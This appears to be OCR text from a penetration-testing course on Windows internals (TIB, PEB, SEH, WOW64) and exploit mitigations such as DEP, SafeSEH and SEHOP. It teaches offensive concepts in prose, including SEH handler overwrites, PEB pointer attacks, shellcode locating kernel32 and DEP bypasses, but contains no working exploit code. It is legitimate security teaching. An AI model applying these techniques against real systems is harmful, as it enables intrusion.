
PE/COFF Walkthrough (5)



PE/COFF Walkthrough (5)

You should have a window that matches this slide. Locate the memory address from our pointer at `0x004050E4 on the screen`. We have the address `76D269B0` held in that location. This will be different each time we run the program due to ASLR. Remember that x86 uses little-endian format. This address should be the location of the `getpid()` function. If we continue to single-step, and watch the information pane within the main CPU window, we can see that we step through multiple modules to eventually get to the actual code to get us the PID of the process.

PE/COFF Walkthrough (6)



PE/COFF Walkthrough (6)

We have now been taken to the memory address `0x75D49FA0 within the KernalBase.dll module`. Again, the address will be different on your system, and even on our own after we reboot, due to ASLR and module rebasing. Note the first three lines of disassembly at the top of the disassembler pane:

```
MOV EAX, DWORD PTR FS:[18]
MOV EAX, DWORD PTR DS:[EAX+20]
RETN
```

The FS segment register points to the Thread Information Block (TIB) on 32-bit processes. On 64-bit processes, this would be the GS segment register. In the first instruction, we dereference offset `0x18` from the TIB into EAX. At this location is a self-referencing pointer, or simply the full linear address of the TIB. In the second line, we are dereferencing offset `0x20`, which is the location in the TIB that holds the PID for the process. FS offset `0x0` holds a pointer to the SEH chain, and FS offset `0x30` holds a pointer to the PEB. To view the TIB, simply note the address being moved into EAX during the first instruction, go to the memory map, and double-click the address.

The Windows API

- Set of compiled functions and services provided to Windows application developers
  - Makes it possible to get the operating system to do something
    - That is, write to the screen, display a menu, open a window, open a port, and so on
  - Provides services such as network services, Registry access, and command-line services
  - Windows is entirely closed source
    - You must ask the OS to perform most routines

The Windows API

The Windows API is the interface used to provide access to system resources. Functions are grouped together into Dynamic Link Libraries (DLLs) and compiled. To get Windows to pretty much do anything, you must program an application to the rules of interacting with the many APIs. This includes services such as opening a window, accessing drop-down menus, opening up network ports, and accessing command-line utilities, graphics utilities, the registry, and pretty much anything else. If you want to do something simple such as open a file on a Windows system, you cannot do this without using the appropriate Windows API and having the operating system do it for you.

A compiler that has access to Windows symbol information is needed to create a proper Import Address Table and resolve names during linking and loading time. The functionality of the Windows API and dynamic linking enables Microsoft Windows developers to modify underlying functions within the DLLs without affecting application functionality. This also means that the location of functions when DLLs are modified may change, and they often do. As long as you have the symbol information, your application will still work properly on the various versions and service packs of Windows. From the opposite side, exploit code referencing static addresses such as functions inside of kernel32.dll will often fail because the address of this library and function offsets often changes. There are ways to write shellcode that do not rely on static addressing, and we will get to that a bit later.

Thread Information Block or Thread Environment Block

- Thread Information Block (TIB) / Thread Environment Block (TEB)
  - Stores information about the current thread
    - FS:[0x00] Pointer to **SEH** GS:[0x00]
    - FS:[0x30] Address of **PEB** GS:[0x60]
    - FS:[0x18] Address of **TIB** GS:[0x30]

      32-bit **64-bit**
  - Takes away the requirement to make an API call to get structural data
  - Each thread has a TIB

Thread Information Block or Thread Environment Block

You may see the Thread Information Block (TIB) also referenced as the Thread Environment Block (TEB). They are synonymous. The TIB is a structure of data that stores information about the current thread, and every thread has one. The FS segment register holds the location of the TIB on 32-bit processes, and the GS segment register on 64-bit processes. Rather than calling a function such as `getprocessid(), in our prior example,` the PID of the process was found at `FS:[0x20]` within the TIB.

The TIB holds a large amount of information about the current thread; however, some common offsets that we are interested in follow:

FS:[0x00] / GS:[0x00] − Pointer to Structured Exception Handling (SEH) chain. When an event occurs that requires the global exception handler to be called, this pointer is pushed onto the stack to begin the exception-handling process.

FS:[0x30] / GS:[0x60] − Address of Process Environment Block (PEB).

FS:[0x18] / GS:[0x30] − Address of Thread Information Block (TIB). This is a self-referencing pointer.

Process Environment Block

- Process Environment Block (PEB)
  - Structure of data with process-specific information
    - Image base address
    - Heap address
    - Imported modules
      - kernel32.dll, ntdll.dll, and kernelbase.dll are always loaded
  - Overwriting the pointer to RTL_CRITICAL_SECTION was historically a common attack
    - The PEB was located at 0x7FFDF000
    - 0x7FFDF020 held the FastPebLock Pointer
    - 0x7FFDF024 held the FastPebUnlock Pointer

Process Environment Block

The Process Environment Block (PEB) is a structure of data in a process user address space that holds information about the process. This information includes items such as the base address of the loaded module (HMODULE), the start of the heap, imported DLLs, and much more. A pointer to the PEB can be found at FS:[0x30]. Because the PEB has modifiable attributes, you can imagine that it is a common place for attacks. Windows shellcode often takes advantage of the PEB because it stores the address of modules such as kernel32.dll. If the shellcode can find kernel32.dll's address in memory, it often gets the location of the function `GetProcAddress()` and uses that to locate the address of desired functions.

A common legacy attack on the PEB was to overwrite the pointer to `RTL_CRITICAL_SECTION`. This technique has been documented several times. A Critical Section typically ensures that only one thread is accessing a protected area or service at once. It allows access only for a fixed time to ensure other threads can have equal access to variables or resources monitored by the Critical Section.

Structured Exception Handling (1)


- Structured Exception Handling (SEH)
  - Callback function
    - Allows the programmer to define what happens in the event of an exception, such as print a message and exit or fix the issue
  - Chain of exception handlers
    - FS:[0x00] points to the start of the SEH chain
    - List of structures is walked until finding one to handle the exception
    - When one is found, the list is unwound, and the exception registration structure at FS:[0x0] points only to the callback handler
  - UnhandledExceptionFilter is called if no other handlers handle the exception
    - Terminates the process

Structured Exception Handling (1)

Exception handling in Windows can be more complex than on Linux. The pointer stored at `FS:[0x00]` inside the TIB points to an `EXCEPTION_REGISTRATION` structure that is part of a linked list of exception handlers and structures. If an exception occurs within a programmer's code, the Windows operating system uses a callback function to allow the program the chance to handle the exception. If the first structure can handle the exception, a value is returned indicating the result of the handling function. If the result is a continue execution value, the processor may attempt to retry the set of instructions that caused the exception to occur. If the handler declines the request to handle the exception, a pointer to the next exception-handling structure is used.

Programmers can define their own exception handling within a program and choose to terminate the process, print out an error, perform some sort of action, or pretty much anything else one can do with a program. If these programmer-defined handlers or compiler handlers do not handle the exception, the default handler picks up the exception and terminates the program as stated. The image on the next slide helps us to visualize the layout in memory.

Structured Exception Handling (2)



Structured Exception Handling (2)

This diagram provides a visual representation of the layout of the SEH chain in memory. First, an exception must occur within a thread. Each thread has its own TIB and therefore its own exception-handling structure. When an exception occurs, the operating system needs to know where to obtain the callback function address. This is achieved by accessing offset `FS:[0x00]` within the thread's TIB. The address held here gives us the first exception registration structure to call. Inside this structure is a callback pointer to a handler. If the code is handled by the handler, a `continue_execution` value is returned and execution continues. If the exception is not handled, a pointer to the next structure in the SEH chain is called. Following this same process, the SEH chain unwinds until a handler handles the exception or the end is reached. If the end is reached, the Windows `Unhandled_Exception_Handler` handles the exception, terminating the process or giving the option to debug when applicable.

WOW64

- Windows 32-bit on Windows 64-bit
  - Many applications are still 32-bit
  - Emulator/subsystem that supports 32-bit applications on 64-bit systems
  - Supported by the majority of Windows 64-bit OSs
  - Set of user-mode DLLs to handle calls to and from 32-bit processes

WOW64

The majority of developers and vendors are still catching up to 64-bit systems. Microsoft has ported and recoded its entire operating system to run on 64-bit processors in 64-bit mode natively. Large vendors such as Adobe have also completed, or are well on their way to, fully supporting 64-bit systems natively with their applications. However, many vendors are still far from converting over, and many companies will not simply run out to purchase a new license just because it's written for 64-bit systems. This being the case, there must be support for 32-bit applications on 64-bit systems. On 64-bit Microsoft OSs, the feature to accomplish this requirement is Windows 32-bit On Windows 64-bit (WOW).

WOW is a collection of DLLs that run within a 32-bit process and fully emulate all requirements for the 32-bit application. DLLs such as WoW64.dll run within the 32-bit process to intercept and translate calls. All required 32-bit DLLs are loaded into the application as needed to support full functionality.

A good paper and reference for this slide on WOW64 can be found at https://docs.microsoft.com/en-us/previous-versions/windows/hardware/download/dn550976(v=vs.85)?redirectedfrom=MSDN.

Module Summary

- Some important differences between Linux and Windows
- The PE/Common Object File Format
- The Windows API is a complex set of libraries and functions
- TIB/TEB and PEB structures
- Exception handling with SEH

Module Summary

In this module, we took a high-level look at some of the differences between Windows and Linux. These differences will become more apparent as we go deeper into each area from an exploitation and security perspective. Notably, the use of the Windows API is a big difference from having the ability to directly access kernel resources through system calls within a process, as on Linux. There are many structures holding metadata and maintaining sanity within the process that must be protected.

Review Questions

1. What is stored at FS segment register offset FS:[0x30] in a 32-bit process?
2. What DLLs are almost always loaded as modules for a program?

Review Questions

1) What is stored at FS segment register offset `FS:[0x30] in a 32-bit process?`

2) What DLLs are almost always loaded as modules for a program?

Answers

1. The Process Environment Block (PEB)
2. kernel32.dll, kernelbase.dll, and ntdll.dll

Answers

1) **The Process Environment Block (PEB)**: The PEB is stored at location `FS:[0x30]` from within the Thread Information Block (TIB) on a 32-bit process.

2) **kernel32.dll**, **kernelbase.dll, and ntdll.dll:** These DLLs are critical to the Windows Subsystem and are almost always loaded.

Recommended Reading

- *Linkers & Loaders*, by John R. Levine, 2000
- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- *A Crash Course on the Depths of Win32 Structured Exception Handling*, by Matt Pietrek: http://bytepointer.com/resources/pietrek_crash_course_depths_of_win32_seh.htm
- *The Forger's Win32 API Programming Tutorial*, by Brook Miles (Forgey): http://www.winprog.org/tutorial/

Recommended Reading

- *Linkers & Loaders*, by John R. Levine, 2000
- *Assembly Language for Intel-Based Computers*, 5th Edition, by Kip R. Irvine, 2007
- *A Crash Course on the Depths of Win32 Structured Exception Handling*, by Matt Pietrek: http://bytepointer.com/resources/pietrek_crash_course_depths_of_win32_seh.htm
- *The Forger's Win32 API Programming Tutorial*, by Brook Miles (Forgey): http://www.winprog.org/tutorial/

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- **Exploiting Windows for Penetration Testers**
- Capture the Flag Challenge

Section 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

- Lab: Basic Stack Overflow - Windows
- Lab: SEH Overwrite

Defeating Hardware DEP with ROP

- Demonstration: Defeating Hardware DEP Prior to Windows 7
- Lab: Using ROP to Disable DEP

Bootcamp

- Lab: ROP Challenge

Windows OS Protections and Compile-Time Controls


In this module, we walk through protection mechanisms added to the various Windows operating systems over the years. It is important to understand each of these protections to better understand what you are up against when attempting to defeat or circumvent them. Some of the protections can be defeated, and others can simply be bypassed or disabled. When you're performing penetration testing, an exploit may fail against a system that should be vulnerable. This may be due to one or more protections that can potentially be defeated. Each possible situation should be ruled out.

Objectives

- Our objective for this module is to understand:
  - Data Execution Protection (DEP) and W^X
  - Security cookies and stack canaries
  - PEB randomization
  - Heap cookies
  - Safe unlinking
  - Windows Low Fragmentation Heap (LFH)
  - ASLR on Vista, 7/8/10/11 and Server 2008/2012/2016
  - …and many others

Objectives

Our objective for this module is to understand many of the modern exploit mitigations that you are likely to come across when performing penetration testing and exploitation.




Exploit Mitigation Controls

First, let's briefly discuss the role of exploit mitigations. We are all aware of the concept of "Defense-in-Depth." The idea is that any single control may fail, so we want as many as possible without impacting application or system performance too significantly. If we only utilize a single control such as Data Execution Prevention (DEP) and an attacker figures out a way to disable it, then there is nothing left protecting the application or system from compromise. By layering on various controls, we can stop or at least greatly increase the difficulty to achieve exploitation.

The basic Venn diagram on the slide shows three categories of exploit mitigation: Exploit Guard, OS Controls, and Compile-Time Controls. OS controls include protections such as Address Space Layout Randomization (ASLR), DEP, Structured Exception Handling Overwrite Protection (SEHOP), and Control Flow Guard (CFG). The operation system, and sometimes even the hardware, must support these controls. Each OS is different, but they are typically designed to be controls that cannot be turned off by an application. They are system enforced. Compile-time controls are exactly what they sound like; they are controls that are added during compile time. These often insert code or metadata into the program. Examples include stack and heap canaries, MemGC, SafeSEH, and Dynamic Base. The final category, Exploit Guard, is newer and does not fall in line with the traditional categories as it is Windows specific. Regardless, it includes some of the most cutting-edge mitigations available.

We will discuss a sampling of the most prominent controls in this module. As we increase the number of controls and move into the merged areas of the circles, our protection should increase.



High-Level Timeline – Notable Client Mitigations

This slide shows a high-level timeline of exploit mitigations added or made available over the years. This is not exhaustive by any means, and we address each one in this section.

Linux Write XOR Execute (W^X)

- Marks areas in memory as writable or executable
  - Code segments are executable
  - Data segments are writable
  - Cannot be both
- Some ret2libc-style attacks still successful
  - For example, passing arguments to a desired function
- No Execute (NX) bit – AMD
- eXecute Disable (XD) bit – Intel

Linux Write XOR Execute (W^X)

It is uncommon, if not unheard of, for a program to require code execution on the stack or heap. You certainly wouldn't want to accept executable code from a user. A simple way to protect these memory segments from holding executable content is to mark them as writable but not executable. Code segments are typically executable and not writable. This being the case, segments in memory that are writable can be set as non-executable, and segments in memory that are executable can be set as non-writable. `W^X`, first implemented by OpenBSD, marks every page as either writable or executable, but never both. Many attacks are prevented by adding this protection. For example, if one places shellcode into a buffer and attempts to return to it, the pages in memory holding that data are marked as non-executable, and as such, the attack fails. There are still some `ret2libc`-style attacks that may still be successful if `W^X` is used.

NX Bit and XD/ED Bit

The NX bit used by AMD 64-bit processors and the XD (also known as ED) bit used by Intel processors provide protection through a form of `W^X`. `NX` and `XD` are built into the hardware, unlike the original `W^X` software-based method. There are multiple methods that may be used to bypass or defeat this protection. If code you are looking to execute already resides within the application's code segment, you may simply return to the address holding the instructions you want to execute. If you have the ability to write to an area of memory in which you control the permissions, you may also return to that area holding your shellcode. On some implementations of `W^X`, it is possible to disable the feature. Each implementation and OS holds this capability in different locations.

Data Execution Prevention

- Data Execution Prevention (DEP)
  - Started with Windows XP SP2 and Server 2003
  - Marks pages as non-executable
    - For example, the stack and heap
    - Raises an exception if execution is attempted
  - Hardware based by setting the Execute Disable (XD) bit on Intel
    - AMD uses the No Execute (NX) bit
  - Can be manually disabled in system properties
  - Software DEP is supported even if hardware DEP is not supported
    - Software DEP prevents only SEH attacks with SafeSEH

Data Execution Prevention

Data Execution Prevention (DEP) is primarily a hardware-based security feature that is a take on the `W^X` control on Linux. The idea is that no code execution should ever take place on areas such as the stack and heap. Only pages explicitly marked for code execution, such as the code segment, may do so. Any attempt to execute code in areas marked as non-executable will cause an exception, and the code will not be permitted to run. DEP is not supported in versions of Windows before XP SP2 and Server 2003. You can also manually turn DEP on or off through System Properties. If you go to Start, Run, type in `sysdm.cpl,` and press Enter, you pull up the System Properties menu. From there, click the Advanced tab at the top of the panel and then the Settings option under Performance. Then click the Data Execution Prevention tab at the top of the screen. You now have the option to turn DEP on for essential Windows programs and services only, or you can turn it on for all programs and services, except for the ones you explicitly list.

As mentioned previously, Intel calls the bit that is set to mark all non-executable pages the Execute Disable (XD) bit. AMD calls this bit the No Execute (NX) bit. Both are hardware-based implementations of DEP in which the processor marks memory pages with a flag as they are allocated by the processor. Software DEP provides only SafeSEH protection, which we discuss shortly.

SafeSEH (1)

- To understand the Safe Structured Exception Handling (SafeSEH) control, we must first cover exception handling
- Exception handling code is used to handle an expected or unexpected event, and hopefully prevent a process from crashing
- The code on this slide is passing a climits uchar max value greater than 255

```
void MyFunc(int c)
{
   if (c > numeric_limits< char> ::max())
      throw invalid_argument("MyFunc argument too large.");
   //...
}

int main()
{
   try
   {
      MyFunc(256); //cause an exception to throw
   }

   catch (invalid_argument& e)
   {
      cerr << e.what() << endl;
      return -1;
   }
   //...
   return 0;
}
```


SafeSEH (1)

To explain the Windows Safe Structured Exception Handling (SafeSEH) compile-time exploit mitigation control, we must first cover basic exception handling and Windows SEH in general. An exception is something that occurs within a process, such as an anomaly, or an intentional attempt to cause program fault that potentially affects the stability of the process. If we have exception-handling code within the program, then the exception that has occurred can potentially be handled, preventing the process from crashing. Some exceptions can be anticipated, while others are unexpected. Look at the C++ example on the following page:


```
void MyFunc(int c)
{
    if (c > numeric_limits< char> ::max())
        throw invalid_argument("MyFunc argument too large.");
    //...
}

int main()
{
    try
    {
        MyFunc(256); //cause an exception to throw
    }

    catch (invalid_argument& e)
    {
        cerr << e.what() << endl;
        return -1;
    }
    //...
    return 0;
}
```

In this example, we are passing a value greater than 255 to the `MyFunc` function, causing an exception to be thrown. In this case, the exception is being handled by developer inserted code. What would happen if this exception handler were not present?

References:

Microsoft. “Modern C++ best practices for exceptions and error handling." Microsoft. https://docs.microsoft.com/en-us/cpp/cpp/errors-and-exception-handling-modern-cpp?view=vs-2019 (accessed January 1, 2020).

SafeSEH (2)




SafeSEH (2)

The Windows SEH mechanism is used to handle various types of faults that cannot or are not handled by developer code. An example of an exception that would cause control to shift the SEH mechanism is when the processor attempts to read from or write to a memory address that is not mapped into the process. Processes only take up the physical memory and virtual addressing that is required to run the program. If they run out of memory, more can be requested. If something causes a process to attempt to read or write to an address that is not mapped from virtual memory to physical RAM, then an exception occurs. Control would move to the SEH chain. It is called a chain since, as you can see on the slide, if one exception handler cannot handle the exception, control is passed down the chain until it is handled, or it reaches the end. If the end is reached and none of the handlers were able to handle the exception, then the program is terminated. The handler code resides in various DLLs, such as ntdll.dll. The pointers to or addresses of the handlers are stored on the procedure stack for the thread in 32-bit processes. In 64-bit processes, the pointers to the handlers are no longer stored on the stack and thus not overwritable. The pointers are stored in the .pdata section table of the object file.

SafeSEH (3)

- SafeSEH is an optional compile-time control that builds a table of all valid handlers in a DLL
- The table stores the addresses of each valid handler
- SafeSEH is aimed at stopping buffer overflows where an attacker attempts to overrun a buffer, overwriting the address of a handler to hijack control




SafeSEH (3)

SafeSEH is a compile-time control that builds a table of all valid handlers inside of a DLL. Each handler has a starting memory address within a module. This is the address stored in the SafeSEH table. A common attack technique is for attackers to overwrite the location in memory on the stack where the address of a handler is stored. As you know, the SEH chain resides on the stack for each thread within a 32-bit process. An attacker would overwrite the handler address in memory with the address of their choosing. There are common techniques used by attackers to gain control of a process via SEH overwrites, such as the infamous `pop-pop-ret` technique. If an attacker overwrites one of these SEH addresses and the address written by the attacker points into a SafeSEH-protected DLL, they would be caught, and the process terminated. It is not seen as a very effective control as all modules (DLLs) loaded into the process must participate in the control. A single module that does not participate in the control will render this exploit mitigation ineffective.

SEHOP

- Structured Exception Handling Overwrite Protection (SEHOP)
- Verifies that the SEH chain for a given thread is intact before passing control to handler code
- Inserts a special symbolic record at the end of the SEH chain known as the "FinalExceptionHandler" inside of ntdll.dll
- Before passing control to a handler, the list is walked via nSEH pointers to ensure the symbolic record is reached



SEHOP

The Structured Exception Handler Overwrite Protection (SEHOP) control was added into Server 2008 and Vista; however, it is disabled by default on almost all versions of Windows. This is due to the potential lack of application support for the protection, although it can be enabled, typically through the use of Microsoft's Enhanced Mitigation Experience Toolkit (EMET). Normally, if you follow the nSEH pointers down the stack, you will reach the end of the list. If a handler has been overwritten, it is likely that walking the pointers will no longer reach the end of the list.


As described by Matt Miller (Skape) at Microsoft, the SEHOP control works by inserting a special symbolic record at the end of the SEH chain. Prior to handing control off to a called handler, the list is walked to ensure that the symbolic record is reachable.

References:

